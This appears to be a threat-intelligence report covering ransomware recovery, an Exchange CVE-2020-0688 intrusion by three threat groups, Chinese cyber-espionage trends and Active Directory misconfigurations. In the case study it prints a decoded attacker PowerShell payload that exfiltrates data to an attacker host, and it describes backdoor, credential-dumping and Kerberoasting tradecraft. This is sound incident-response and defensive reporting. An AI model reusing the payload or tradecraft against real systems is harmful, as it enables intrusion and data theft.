With the continued surge of ransomware events observed throughout 2021, organizations must do more than align technology defenses and prioritize updating and exercising incident response plans, disaster recovery processes, staffing alignment and recovery sequencing. Mandiant consultants have partnered with organizations experiencing ransomware events to help plan and execute recovery operations. In the process, Mandiant has identified common themes that have helped or hindered recovery operations.



Considerations during the recovery process

As ransomware operators become more nuanced and develop methodologies that include anti-forensics techniques, the time between the identification of the breach and the delivery of a comprehensive timeline scales proportionally

The objectives of every ransomware recovery event are to recover securely, harden the environment and ultimately re-establish safe, secure and trusted business operations. While the removal of the ransomware actor is a necessary step towards recovery, it is insufficient without critical controls in place to prevent similar attacks. Attempted recompromise of a targeted environment is a common tactic for both advanced persistent threat (APT) groups and ransomware operators. However, the monetary incentives of ransomware can escalate the chances of a recompromise.

Pragmatic remediation, critical to the shortest possible recovery time, must be complemented with an assessment of other potential attack paths. For example, if an attacker used a single-factor VPN to gain remote access to an environment, an inventory of all external connectivity methods and authentication requirements should be completed. When investigative findings inform recovery planning, the reassessment of the environment becomes a natural process.

The inherently destructive nature of ransomware often presents obstacles to investigative teams because the artifacts needed to gain confidence in findings become unavailable. As ransomware operators become more nuanced and develop methodologies that include anti-forensics techniques, the time between the identification of the breach and the delivery of a comprehensive timeline scales proportionally. Delays in gaining a complete understanding of attacker activity within an environment inhibits the ability to plan for an exhaustive recovery process. As those delays increase, pressure to recover business operations is likely to increase.

Ransomware operators make money by interrupting business operations for organizations; if the cost of disrupted business operations is higher than the cost of the extortion, ransomware operators know they can maintain leverage against targeted organizations. Attempting to recover rapidly and restore systems for business operations could introduce additional risks, especially if systems and applications are restored to a state where attacker backdoors and malware were already present. A re-infection or a subsequent encryption event will ultimately have a longer-term impact on revenue and business operations.


Organizing a Response



Team Leads

Organizations that were able to contain and recover from a ransomware event successfully established internal team leads for critical processes. These team leads were responsible for coordinating and aligning resources to support investigation, recovery and remediation workstreams as part of the overall response. Leads were able to articulate priorities to all team members, establish escalation channels and align time-sensitive information for decision-making processes.

Mandiant incident response teams work closely with these leads to assess incident scope, deploy initial countermeasures to regain control of the environment and deploy endpoint forensic tools across the environment as needed. Afterwards, the incident response team can provide intelligence to inform other workstreams.



Communications


The management of effective communications is a critical process for successful remediation because work streams grow in both depth and breadth. Maintaining a secure means of communication with well-defined escalation channels allows designated leads to manage and delegate where needed.

Out-of-band communications channels

If the adversary is suspected to have access to email or group communications software, Organizations should establish out-of-band channels for secure communications. Working with a cloud collaboration suite provider is usually the quickest route to establishing a secure and readily accessible platform.

Escalation channels

When investigating a cyber event and prioritizing recovery and reconstitution of data and applications, normal escalation paths and channels are often too slow to be effective. Organizations should proactively establish escalation parameters and channels to ensure information can be efficiently routed to the proper leads and executive stakeholders for timely and coordinated decisions.



Surge Support

To meet operational recovery objectives after a successful ransomware attack, additional staffing and support are often required. Organizations should proactively review and align relationships with external vendors and partners that can assist if surge support is required. Aligning vendors and partners who already understand the operational environment can be a success driver when an organization is faced with a large-scale event that has impacted the availability of infrastructure, applications and data.



Navigating Setbacks

Every incident recovery effort will experience setbacks that can jeopardize planned and previously communicated recovery timelines.

Remediation efforts and proposed mitigation controls can cause setbacks resulting in delays or a return to prior service state. Alternate options can be developed but are typically tied to considerable risk, which is why they were not considered as the first course of action. Communication of risk should be weighed against possible time savings, service availability increase or other operational advantages.



Rapid Field Assessment

An initial assessment and inventory is a critical priority for aligning investigative and recovery efforts following a ransomware event.

Current-state information on IT environments

Initial assessment of current environments and assets accelerates planning and prioritization during response efforts. The operational status, site to site connections and remote access methods are a few examples of critical information to have for each distinct environment.

Delegation


Based on the size of the organization, number of environments impacted and available staffing, it may take time to complete the initial inventory for triage. If regional or environment-specific recovery leads are deemed necessary, they should report to a single recovery lead that can drive task priority, reporting and recovery needs.

Waves of Recovery

Using a multi-wave approach allows organizations to summarize complex system hierarchies and enhance multi-team recovery efforts. Depending on the availability of technical resources, an organization can use wave classifications to enable teams to work more autonomously.

Using current-state information, organizational leaders should identify critical systems required to re-establish operational continuity. Examples of essential applications include identity and authentication (IAM) services, domain name resolution services and centralized applications used to secure and verify endpoints and remote access platforms. These critical systems and services should be included within the first wave of restoration activity. The first wave should establish minimum viable infrastructure for the next wave of recovery. This model can be used in multiple iterations to organize recovery based on business priority.


Recovery



Critical Steps

Mandiant recommends organizations perform system and application recovery and validation in isolated network segments that do not have direct connectivity to the impacted infrastructure. This approach reduces potential risks related to restored systems being re-compromised, encrypted or accessed by an adversary. Recovery and reconstitution workstreams will require significant time and effort. A re-compromise of newly reconstituted infrastructure would introduce setbacks that could have broad-scale financial and business-focused impacts.


Tactical business service recovery from a ransomware attack can involve powering on systems or restoring systems or data from backups. Neither activity should be trusted. Since the state of systems at backup or shutdown is unknown, recovery operations including those systems presents considerable risk when done prior to a comprehensive investigation. As part of investigation and recovery efforts, Mandiant helps mitigate immediate risk from untrusted systems.



The Choice to Rebuild or Recover from Backups

The question of whether to restore from backup or rebuild a system is a common focus during ransomware recovery. Assessing the risk presented by either process involves a series of validation steps to determine the appropriate response.

If the earliest date of compromise has not been identified, recovering from backup media presents the additional risk of unknowingly reintroducing the attacker to the environment. A restored system may contain attacker tools, such as the ransomware encryptor or a backdoor. Pairing compensating controls, such as a segmented network, with the recovery process, allows for greater recovery confidence and ensures adequate time to assess the endpoint.



Network Connectivity

Ideally, reestablishing network connectivity from newly rebuilt infrastructure should not occur until the investigation has been completed and all tactical hardening goals related to containment and eradication have been completed. When the timeline conflicts with operational needs, security controls can be implemented to mitigate recovery risks.

The organization should evaluate existing means of ingress. Identifying and reviewing all external facing systems through which legitimate and malicious users can attempt access requires a comprehensive audit of existing systems. Each instance of available access should be evaluated for existing business needs and the associated risk level. When the risk outweighs the business need, decommissioning the endpoint is the quickest way to ensure it cannot be used by an attacker. If the means of access is determined business critical, compensating controls and security monitoring instrumentation should be prioritized. Multifactor authentication should be enforced and all accounts with access to the endpoint should be rotated preemptively.

In addition to a review of ingress access, establishing an allow-only egress policy for internet connectivity can severely limit opportunities for infected endpoints to contact attacker command-and-control channels. An allow-only egress policy defaults to a denied or closed state for connections which have not been investigated and approved prior to the connection. Similarly, outbound DNS connections from non-standardized endpoints can be rejected at the perimeter, forcing all DNS requests through a centralized and controlled DNS server. A centralized DNS server allows the organization to implement appropriate security instrumentation, such as passive logging and known-bad domain blocking.

Conclusion

There is no one-size-fits-all remediation plan to serve every recovery effort. Ransomware events present unique challenges and act as a catalyst for change. They highlight inefficiencies in asset management, technology deployment and security processes. While a perfect plan may not exist, thorough planning helps an organization prepare and empower itself to work toward successful recovery and return to normal operations.

A person's silhouette is shown from the side, working on a laptop. The background is a dark blue space filled with glowing binary code (0s and 1s) and faint, intersecting lines, suggesting a digital or data environment. The overall aesthetic is futuristic and tech-oriented.

DIGGING PAST A CRAFTY COINMINER

INTRODUCTION

In 2021, Mandiant was engaged to investigate over 20 incidents involving exploitation of vulnerabilities in on-premises Microsoft Exchange servers. These cases ran the gamut in terms of threat actor sophistication as well as the impacts to our clients. For most of these cases the broad strokes of the initial compromise shared common themes. More often than not an unpatched Microsoft Exchange server was targeted to provide access into the customer environment. While the initial detection that initiated a response can appear mundane, Mandiant has been able to identify evidence to suggest a deeper compromise, which adds to the complexity and breadth of the response.

Mandiant was engaged by a customer to investigate an antivirus alert that originated from the customer's on-premises Microsoft Exchange system. Initial analysis of the malware sample determined it to be a cryptocurrency coinminer commonly associated with opportunistic threat actors motivated by the prospect of low risk returns through broadscale deployment. At the start of the engagement, theories on initial access focused on Microsoft Exchange and Proxylogon—the broadscale Exchange vulnerability reported earlier in the year that necessitated a global response involving patching, investigation and remediation. As analysis continued, Mandiant worked with the customer to scope the availability of data and endpoints in the environment to enable a comprehensive and in-depth investigation. Ultimately, this process identified the vulnerability the attacker leveraged for initial entry and subsequent deployment of the coinminer.



Coinminers are cryptocurrency miners that may be installed by potentially unwanted programs (PUPs), a Trojan downloader, or through a malicious link shared on social media in order to generate revenue for cyber criminal actors.

The Value of Robust Logging Practices

Enterprises often bind log maintenance to business use cases. For example, if specific logs would help identify the root cause of an outage, those logs begin to lose value or go stale if the applications remain responsive. In the context of information security, the value of logging and the cost of log retention can be difficult to determine and justify. The value of logs for investigations depends heavily on the expected dwell time of a hypothetical threat actor. Investigations are often limited based on the fields being logged and their retention duration.

Customer log retention not only included a robust set of Internet Information Services (IIS) and Exchange Control Panel (ECP) logs but also covered a timespan that was more than 10 times the median dwell time observed in 2020. This data set allowed Mandiant to identify the exploitation of a Remote Code Execution vulnerability in Microsoft Exchange tracked as CVE-2020-0688.

CVE-2020-0688 was publicly reported on February 11, 2020 and was one of four Exchange vulnerabilities with a CVSS score of 7 or greater reported that year. By February 24, 2020, proof-of-concept (PoC) exploit code was available, enabling threat actors of varying sophistication to run the code on vulnerable Exchange servers if the attacker had valid mailbox credentials. In March 2020, the popular exploitation toolkit Metasploit included a module specific to CVE-2020-0688 and widespread exploitation of the vulnerability was being observed. From an attacker's viewpoint, if they could acquire legitimate credentials, they could leverage the vulnerability to send HTTP requests that contained an encoded command in the VIEWSTATE query parameter of the Exchange Control Panel. The system would then deserialize the value provided in the VIEWSTATE parameter and run the commands provided by the attacker. Commands were submitted via an HTTP request containing query parameters, so analysis regarding this vulnerability largely relied on logs associated with web traffic. Because the vulnerability was specific to the ECP module in Exchange, associated log data was critical to scoping the breadth of compromise and follow-up due diligence analysis.

Intensive Investigations Reveal Deeper Threats


Incident response is a complex process driven by simple fundamentals. A core tenet is that accurate scoping of an environment drives the quality of information investigators need to identify malicious activity, differentiate attacker campaigns and assess the confidence of findings with respect to the objectives of an attacker.

Mandiant worked with the customer to understand the data sources available and the context in which they were generated. The customer tasked subject matter experts within their organization to acquire and deliver comprehensive sets of data from individual data stores to the investigative team. In parallel, Mandiant used endpoint technology to capture enterprise-wide ephemeral data from within the environment to supplement the data stores received from the customer. Throughout the investigation, as details emerged regarding the threat group initially identified, Mandiant and the customer would repeat this process to update and realign their mutual understanding of the impact of the breach. This process, an iterative collection and reorientation of both data sets and investigative activities, provided Mandiant Incident Response consultants with the ideal circumstances for an agile, thorough analysis.

The objective of a Mandiant incident response during an incident is not only to identify malicious activity but also contextualize the threat given our historical expertise. As CVEs are published and PoC code is made available, threat attackers are likely to take advantage of the vulnerability quickly in either broad-scale or targeted compromises.

For an incident in which a published vulnerability is suspected to have been leveraged, investigation of the observed effect—such as this coinminer—is a necessary but insufficient condition of comprehensive incident response. Extensive scoping and the pursuit of alternate hypotheses help customers ensure they have taken reasonable steps to secure their environments post-breach. Mandiant investigators use thorough scoping and delivered datasets to identify potential investigative threads and iterate the process to fully explore possibilities.

This methodology enabled Mandiant to identify not only the source of the compromise and the actions of the threat actor but also evidence of malicious activity that represented the existence of two state-based threat actors operating in parallel within the environment. All three threat groups leveraged the same critical vulnerability to compromise the environment but represented different operating models commonly observed during investigations. Where the financially motivated threat group was satisfied with the deployment of a coinminer, the other two groups (UNC3016 and APT41) performed reconnaissance, deployed persistence mechanisms and used post-exploitation tools.



UNC3016

In February 2020, shortly after PoC code for CVE-2020-0688 was released, a threat group Mandiant tracks as UNC3016 compromised the customer's Microsoft Exchange server through that vulnerability. Mandiant identified 52 encoded commands stored with the URL VIEWSTATE query variable of requests destined for the Microsoft ECP application. Figure 2 provides the decoded contents of the earliest attacker payload in which the attacker began their system reconnaissance efforts by collecting details regarding the Exchange install path. The information collected during reconnaissance was then transferred to attacker-controlled infrastructure.

Figure 2: Decoded attacker payload.

```
<System:String>"$t = $env:exchangeinstallpath;$b =[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($t));iwr -Uri http://REDACTED/$b -UseBasicParsing" </System:String>
```

Within days of the initial compromise, UNC3016 issued 37 HTTP requests with VIEWSTATE parameters designed to concatenate Base64 encoded strings into a file that was then decoded using the Windows utility certutil. The end result was a web-based backdoor providing UNC3016 remote command execution via the Windows Command Line Interpreter (CLI). The web based backdoor allowed the threat group to maintain the same means of access via HTTP with features and conveniences not expressible through the CVE-2020-0688 vulnerability.

With this foothold established, UNC3016 proceeded to create and upload additional web shells and attacker utilities. Many of the tools used during this incident were publicly available and could be used legitimately or maliciously. To gather additional credentials once inside the network, UNC3016 used the SysInternals utility ProcDump that is commonly used to monitor for CPU spikes but is also used by various threat groups to access process memory which may contain passwords. Mandiant also identified evidence to indicate UNC3016 used the freely available network mapping tool Advanced IP Scanner to perform network reconnaissance. When UNC3016 needed more complex capabilities, it used more obscure tooling such as Secure Socket Funneling (SSF) and SharpChisel to create secure proxies through which the attacker could route Remote Desktop Protocol (RDP) connections and move further into the environment. UNC3016 used this pattern to access over 30 endpoints in the customer's internal environment. In some cases, UNC3016 used Impacket WMIExec or POWGOOP to run commands on select systems. As higher interest systems were identified, a combination of RazorSQL and FileZilla enabled UNC3016 to extract sensitive data.

Despite UNC3016's reliance on publicly available and generally noisy post-exploitation tools, Mandiant identified instances in which UNC3016's capabilities veered into more obscure territory. During forensic analysis of the Exchange servers, Mandiant identified a custom backdoor in the form of an IIS module written in C++. This newly discovered malware that Mandiant now tracks as RUDEVISIT provided the threat group with a stealthy way to run commands remotely via the Windows CLI under the SYSTEM user context. Once the malware was registered as a native-code HTTP module, RUDEVISIT inspected the HTTP headers of incoming requests. If a request contained the HTTP header "Cf-Ray-Visitor", RUDEVISIT would decode and execute the Base64 encoded value via the Windows CLI.

While compromise through CVE-2020-0688 requires the use of HTTP query strings that are commonly logged on most platforms, the use of a backdoor to run commands through HTTP headers may indicate UNC3016's intent to remain hidden. Logging HTTP headers is an uncommon practice given the volume of headers in general web usage. RUDEVISIT demonstrates UNC3016 has the means to extend their capabilities beyond that of publicly available tools while maintaining a relatively quiet presence within the environment and moving to complete their objective.

APT41

Strong log retention policy has long been a mainstay of security recommendations. This customer's excellent logging on the compromised Exchange servers provided Mandiant a lens into the initial entry point for multiple threat groups. The nature of the vulnerability and the attack made it possible to reconstruct attacker activity above and beyond the ability of traditional forensic methods.

In June 2020, the threat group APT41 leveraged CVE-2020-0688 to compromise the customer's on-premises Exchange servers. Mandiant identified 638 malicious VIEWSTATE payloads issued to the ECP application. By reconstructing the payload activity, Mandiant discovered that APT41 quickly shifted from reconnaissance commands to establishing a foothold through the deployment of a CHOPPER web shell and the backdoor DUSTCOVER. While some variants of DUSTCOVER contain an embedded payload, the variant discovered during this investigation read an external payload from disk and launched it in memory. Mandiant had previously observed APT41 using DUSTCOVER to launch Cobalt Strike BEACON and CROSSWALK. Based on reverse engineering analysis of the sample acquired during the reconstruction of attacker commands, this variant of DUSTCOVER launched BEACON.

Given the time between initial compromise and discovery, the recovery of files created and deleted by APT41 was limited. However, the ECP logs provided Mandiant the ability to "replay" the creation of three files no longer present on the file Exchange server at the time of analysis. The analysis of three reconstructed files resulted in the discovery of a new malware family Mandiant now tracks as PIDGINSPUR. A Windows Batch script served to configure persistence for the malware as well as execute it. Reverse engineering analysis determined that the payload ran Cobalt Strike BEACON.

Mandiant was also unable to rely on Windows Security Event logging to track APT41's lateral movement through the environment. The investigative team relied heavily on the Windows Server User Access Logging (UAL) databases resident on Windows servers. The UAL database, stored under %SYSTEMROOT%\System32\LogFiles\Sum, keeps track of up to three years of user logins, DNS history and other valuable system activity. By parsing the data contained in the UAL databases, the team was able to reconstruct APT41's movement across the internal environment and identify systems of interest.

Reconstruction of APT41's activities through the Exchange logs, coupled with forensics analysis of the Exchange system, provided Mandiant with additional indicators of compromise used to hunt for malicious activity across the broader environment. The iterative identification and reorienting process, enabled through extensive logging within the customer environment, allowed Mandiant to provide greater confidence in findings associated with a known stealthy threat group.



DUSTCOVER is an in-memory dropper written in C that Mandiant attributes to APT41.



PIDGINSPUR is a launcher written in .NET that decrypts a separate payload and maps it into the memory of a newly created process.

Considerations for Security Advancement

It is important to maintain and build on the basics of security program development regardless of advances in security technology. Long standing security program initiatives such as asset management, log retention policies and vulnerability and patching management can act as force multipliers for incident responders.

Identification of the initial vector of compromise would have been severely limited without access to comprehensive logging. While endpoint forensics tends to be foundational for Mandiant investigations, it relies on artifacts that weren't specifically designed with investigations in mind. This puts a natural ceiling on the levels of confidence that can be applied during single-source investigations.

Similarly, threat actors are becoming more mindful of the trails they may leave behind for an investigation. The ability to identify a threat actor in one environment and apply intelligence from that specific campaign to as many environments as possible introduces repercussions to actions that may expose a threat actor's presence in an environment. This duplicative effect of threat intelligence continues to put pressure on threat actors seeking to undertake long-running campaigns.

Security initiatives such as log retention and asset management are rarely simple solutions for organizations. A good log retention strategy requires an understanding of the environment and investment in storage and log transmission. Asset management solutions require investment in technology as well as consistent discipline and review. With respect to incident response, each investment in security becomes a measure against potential risk and the hypothetical value of that resource during an investigation.

As organizational security programs mature, a mindset shift from detection to response can help drive additional changes. This use case shows how a strong log retention policy not only helps custodians of systems troubleshoot operational issues, but also serves to better inform incident responders. It would be simple to conclude that the coinminer exposed the efforts of two advanced threat groups but doing so would gloss over a substantial amount of human effort. The coinminer certainly started the process, but the efforts of the customer and their logging practices paired with a thorough investigative methodology and comprehensive threat intelligence ultimately ejected three threat groups from the customer environment.

The ability to identify a threat actor in one environment and apply intelligence from that specific campaign to as many environments as possible introduces repercussions to actions that may expose a threat actor's presence in an environment.



CHINA REINVENTS APPROACH TO CYBER OPERATIONS



BACKGROUND

Historically, The People's Republic of China has focused its national security efforts on ensuring military and economic supremacy through a combination of trade agreements, rapid technological developments, military modernization, legal reforms and cyber espionage activities. China has used its cyber capabilities to pursue state goals of securing regional hegemony and buttressing efforts to assert itself internationally. In 2013, Mandiant exposed the People's Liberation Army (PLA) Unit 61398 and labeled it as an advanced persistent threat: APT1.¹⁶ The report detailed the group's long-standing computer espionage campaign against the U.S., other nations and private organizations. When the report was published, the extent of evidence pointing to Chinese state sponsorship, and the quantity of networks and companies compromised by China-nexus APTs had reached staggering numbers.

The TTPs for these groups followed a pattern and trend in Chinese activity that allowed aggregate TTPs to further inform security analysts. After publication of the APT1 report and subsequent U.S. government response to Chinese cyber activity, Mandiant data from 2014-2016 began to show an overall decline in compromises by China-nexus groups. The apparent decline in observable incidents may reflect the shift within China's own bureaucracy, where the centralization of state power and the restructuring of the military apparatus resulted in a move away from prolific amateur cyber-attacks in favor of more focused, professionalized, and sophisticated attacks conducted by a smaller set of actors. Targets of cyber espionage are not chosen at random; they are carefully selected and derived from priorities taken from official government material such as the Five-Year Plans, domestic and national defense white papers and other policy platforms. Mandiant believes there is a direct correlation between Beijing's national economic development plan, the official 14th Five-Year Plan, that can be used to forecast future targets of cyber espionage activity.

16. Mandiant (2013). APT1 Exposing One of China's Cyber Espionage Unit.

**36****active Chinese
APT and UNC
groups****15%****of their
targets are
U.S. entities**

Realignment and Retooling

Since President Xi Jinping rose to power in 2012, China has continued to work toward transforming its military and associated cyber operations into a cyber power worthy of international attention. Xi Jinping has worked to centralize power over both the government and security forces, including the PLA and the Ministry of State Security (MSS). Through meticulous bureaucratic and structural reorganizations, and at times, geographical changes, Xi effectively changed the way cyber operations are conducted by China. One of his first reforms involved the establishment of the PLA's Strategic Support Force (SSF) and its subordinate Network Systems Department (NSD) in 2016. This is often seen as the main driver of current and future Chinese cyber operations.

In 2021, with the implementation of the 14th Five-Year Plan, China's efforts continued to focus on supporting the Belt and Road Initiative (BRI), with additional attention to areas such as technology, financials, energy, telecommunications and healthcare. The Plan focuses heavily on increasing Chinese national self-reliance by growing domestic markets to reduce the impact of trade disputes. It also includes mentions of modernizing industry and supply chains, increasing "military-civil unity" and synchronizing "national defense and economic progress." These national-level priorities signal an upcoming increase in China-nexus actors conducting intrusion attempts against intellectual property or other strategically important economic concerns, as well as defense industry products and other dual-use technologies over the next few years.

The latest plan also introduces a new concept of Chinese network power. This concept should be viewed as a subset of comprehensive and overall national power. In acquiring the network infrastructure and connections to peripheral technologies such as the Internet of Things (IoT), network power combines technology and strategy to create a pervasive system that can be exploited by China for both internal and external reconnaissance and surveillance campaigns. This strategy has already proven successful as Beijing is able to target hardened, more challenging targets indirectly through various supply chain and third-party victim compromises to extract political, economic, defense and surveillance information.

Despite the apparent observable decline in Chinese cyber activity between 2014-2016, China-nexus APTs continued to operate, sometimes using commercial off-the-shelf malware, and often practicing improved operational security. Starting in 2017, Mandiant began to observe China-nexus cyber espionage actors returning to a regular operational tempo. In most cases, groups have re-emerged with new malware or TTPs. In other cases, individual actors that were part of dormant groups may have been reorganized into new operational teams or reassigned to existing known threat groups. As a result, we are seeing an increasing number of activity clusters, or uncategorized threat actors (UNCs), created around Chinese cyber espionage activity. Between 2016 and 2021 we observed activity from 244 distinct Chinese cyber espionage UNC actor sets. The gradual adoption of the same exploit code among Chinese espionage groups prior to the release of public patches suggests the existence of a shared development and logistics infrastructure and a centralized coordinating entity.


In 2021, we also noted multiple Chinese cyber espionage actor sets use the same malware families, suggesting the possibility of a Grand Quartermaster developer.

Espionage Activity Reemerges

Geographically, Asia and U.S. are consistently the most targeted regions by Chinese espionage actors. Of the 244 distinct Chinese cyber espionage actor sets observed by Mandiant from 2016-2021, 36 were still active in 2021, with approximately 15% of their targets U.S. entities.

In 2021, we also noted multiple Chinese cyber espionage actor sets use the same malware families, suggesting the possibility of a Grand Quartermaster developer. While the overlapping use of publicly available tools provides reduced development costs, ease of deployment and extensive modularity, these tools can also obfuscate attribution and analysis. The overlap of custom tools may reflect resource sharing across groups or a centralized development and distribution center led by a shared development and logistics infrastructure.

Government organizations were the most targeted sector across all industries globally, with seven of the active 36 active Chinese APT and UNC groups collecting sensitive information from public entities. This focus on government organizations has held steady since 2018. However, we observed a decrease in the overall number of Chinese cyber espionage actors focusing on government entities from 2019 to 2021. Mandiant believes some of the identified Chinese cyber espionage activity in 2021 is related to existing APTs or other clusters of UNC. This is consistent with Mandiant’s assessment that UNC activity is an evolution of previously identified groups that we have not yet merged due to changes in TTPs, targeting or motivations. Changes have also led to a rapid increase in information operations originating from China targeting both internal and external dissidents and human rights activities.



| February 2013 | September 2015 | 2014-2016 | 2017 | December 2018 | Early 2021 | Late 2021 |
|---|--|--|--|--|--|--|
| Mandiant releases APT1 report detailing China’s multi-year, enterprise-scale computer espionage | President Obama and Xi sign agreement to refrain from stealing Intellectual Property | Mandiant observes overall decline in Chinese groups and cyber espionage activity | Chinese APT groups return to regular operational tempo | US indicts two members of APT10 believed to work with the Chinese Ministry of State Security | China kicks off 14th Five-Year-Plan with focus on the Belt and Road Initiative | Mandiant tracks 36 active Chinese APT and UNC groups |



APT10

APT10 changed operational TTPs following the 2018 U.S. Department of Justice (DOJ) indictment of two group members believed to have acted in association with the Chinese Ministry of State Security's Tianjin State Security Bureau. In November 2020, Mandiant noted the re-emergence of this activity with the use of new tools including the HEAVYHAND loader and the DARKTOWN backdoor. In 2021 we also observed the use of the HEAVYPOT backdoor and RIVERMEAL, used for lateral movement.



APT41

APT41 is a prolific cyber threat group that carries out Chinese-state sponsored espionage activity as well as financially motivated activity potentially outside of state control. Activity attributed to APT41 traces back to 2012, when individual members of APT41 conducted primarily financially motivated operations focused on the video game industry before expanding into likely state-sponsored activity. APT41 members were indicted by the U.S. DOJ in September 2020; however, we continued to observe operations through 2021.



Conference Crew

Mandiant initially observed Conference Crew predominantly targeting military and private industry in the U.S. defense and aerospace sector from 2011 to 2017. We also observed Conference Crew target entities in Southeast Asia, as well as an education entity in 2021. The group has been around for so long that Mandiant still calls it by an older, non-APT naming designation.

Outlook

After many breaches, a concerted effort by the U.S., U.K., and other European governments resulted in a July 2021 statement attributing extensive cyber espionage operations, including exploits of Microsoft Exchange server vulnerabilities and ransomware campaigns to China-nexus APTs and clusters of activity. While China appears to have refrained from conducting destructive cyber-attacks that cause overt damage to critical infrastructure, it has used disruptive attacks as well as disinformation campaigns to help enforce censorship policies within its own borders. Mandiant continues to track information operations campaigns we assess with high confidence to be operating in a coordinated, inauthentic manner in support of the political interests of the PRC. Given the more aggressive nature of Beijing's international diplomacy, along with the broader cyber espionage campaigns conducted by China-nexus threat actors, we anticipate that cyber espionage activity in support of China's national security and economic interests will continue to accelerate in the coming year.



**COMMON
MISCONFIGURATIONS
THAT LEAD TO
COMPROMISE**

Active Directory is the most commonly used on-premises identity provider solution across organizations, used by approximately 90% of the Global Fortune 1000.¹⁷ With the rise of cloud adoption and integration, Active Directory is now commonly used in a hybrid model to manage and sync user identities for both on-premises and cloud environments. Many organizations use on-premises Active Directory to synchronize identities with Azure Active Directory to achieve a single integrated identity solution for accessing applications and services.

Based on Mandiant incident response investigations, we have observed misconfigurations with the hybrid identity model, which has resulted in privilege escalation, vertical movement and persistence by adversaries.

On-Premises Misconfigurations

Kerberoasting highly privileged user account-based Service Principal Names

A service principal name (SPN) within Active Directory is a representation of a service instance. An SPN can be registered for a computer or user account to associate a service instance. For an account configured with an SPN, any authenticated account within Active Directory can request and receive the Ticket Granting Service (TGS) ticket for the associated SPN account, which will be encrypted with the account's password hash. Adversaries commonly target SPNs registered with high privileged user accounts to extract the password hash and escalate privileges within Active Directory. This technique is referred to as Kerberoasting.

Figure 3. PowerShell cmdlet to Identify User (non-computer) Accounts Configured with an SPN.

```
Get-ADUser -filter {(ServicePrincipalName -like "**")}
```

Mandiant recommends generating strong, unique passwords (for example, 25+ characters) and changing passwords regularly for user (non-computer) accounts configured with SPNs. Furthermore, permissions should be reviewed and reduced for these accounts to ensure that the concept of least-privilege is enforced. This process can be automated by using Managed Service Accounts (MSAs) for non-computer accounts that require an SPN association. MSAs provide automatic password management and the ability to delegate account management to specific administrators.

17. Frost and Sullivan (March 20, 2020). Active Directory Holds the Keys to your Kingdom, but is it Secure?

GPO edit permissions for non-privileged users

Group Policy Objects (GPO) are used to centrally configure and manage user and computer security settings within Active Directory. Privileged users with delegated rights can modify GPO settings, which can ultimately impact the security state for objects within Active Directory. Organizations often delegate permissions to modify GPOs to specific security groups and accounts. Examples of default security groups with permissions to modify GPOs include:

- Domain Admins
- Enterprise Admins
- Group Policy Creator Owners

Adversaries often target and compromise accounts in specific groups that can edit GPOs to modify domain-based security settings. Ransomware operators use this technique to push malicious binaries (encryptors) to many systems in short timeframe. Adversaries can also abuse GPOs to gain privileged access on endpoints. By modifying user rights assignment settings they can obtain local administrative permissions or configure services for persistent access.

Mandiant recommends organizations review GPO settings to identify groups and accounts that have GPO edit permissions. These represent an extended attack surface for hardening and protection.

Figure 4. PowerShell cmdlet to Identify Accounts Delegated with Explicit Permissions for GPO Objects.

```
$GPOPermission =Foreach ($GPO in (Get-GPO -All | Where-Object {$_.DisplayName -like "*"})) {
    Foreach ($Perm in (Get-GPPermissions $GPO.DisplayName -All | Where-Object {$_.Permission -like "*"})) {
        New-Object PSObject -property @{GPO=$GPO.DisplayName;Trustee=$Perm.Trustee.Name;Permission=$Perm.
Permission}
    } }
$GPOPermission | Select-Object GPO,Trustee,Permission
```

Privileged user account usage over non-tier 0 assets

In 2021, Mandiant continued to observe flat Active Directory architectures that allowed highly privileged accounts to be used for access across all endpoints. This resulted in privileged account credentials being exposed on endpoints (in memory) and then accessed and used by attackers using various credential dumping tools such as Mimikatz. Authentication methods that expose credentials in memory on endpoints include:

- Interactive logons
- Logons using Remote Desktop Protocol (RDP)
- RunAs – Allows a user to execute binaries in the context of another specified account
(*Figure 2 Cmdlet to run cmd.exe within the context of the account "Administrator"*)
- PowerShell WinRM with CredSSP
- PsExec with explicit credentials

Mandiant recommends that organizations implement explicit restrictions that only allow for privileged accounts to be used from specific privileged access workstations or Tier 0 assets that reside in restricted and protected VLANs and segments. This can be achieved by enforcing an Active Directory architecture with a tiering model that restrict account usage across a category of assets (Tier 0–Tier 2). Guardrail enforcement and logon restrictions for privileged accounts can be defined within GPOs (user rights assignments) or by using authentication policy silos (Windows Server 2012 R2 domain-functional level or above).

Use of unconstrained delegation

In Active Directory, delegation allows a service to impersonate the client for a single sign-on experience. When unconstrained delegation is enabled on a front-end service, the service can receive the Kerberos ticket of the user who requests access to the destination service. Adversaries often target and compromise systems enabled with unconstrained delegation to extract Kerberos tickets from memory and impersonate accounts within an environment. If privileged accounts are accessing endpoints configured with unconstrained delegation, this can lead to privilege escalation within a domain.

Mandiant recommends that organizations identify endpoints configured with unconstrained delegation and migrate them to use constrained delegation for specific services only.

Figure 5. PowerShell cmdlet to List AD Objects With Unconstrained Delegation Enabled.

```
Get-ADObject -Filter {(msDS-AllowedToDelegateTo -like '*') -or (UserAccountControl -band 0x0080000) -Properties samAccountName,servicePrincipalName,msDS-AllowedToDelegateTo,userAccountControl}
```


Figure 6. PowerShell cmdlet to List Privileged Users that can be Delegated.

```
Get-ADUser -Filter {(AdminCount -eq 1) -and (AccountNotDelegated -eq $false)}
```

Beginning with Microsoft Windows Server 2012 R2 and Windows 8.1, the “Protected Users” security group was introduced to manage credential exposure for privileged accounts. Members of this group automatically have non-configurable protections applied to their accounts, including:

- The Kerberos ticket granting ticket (TGT) expires after four hours, rather than the normal 10-hour default setting.
- Cached credentials are blocked; a domain controller must be available to authenticate the account.
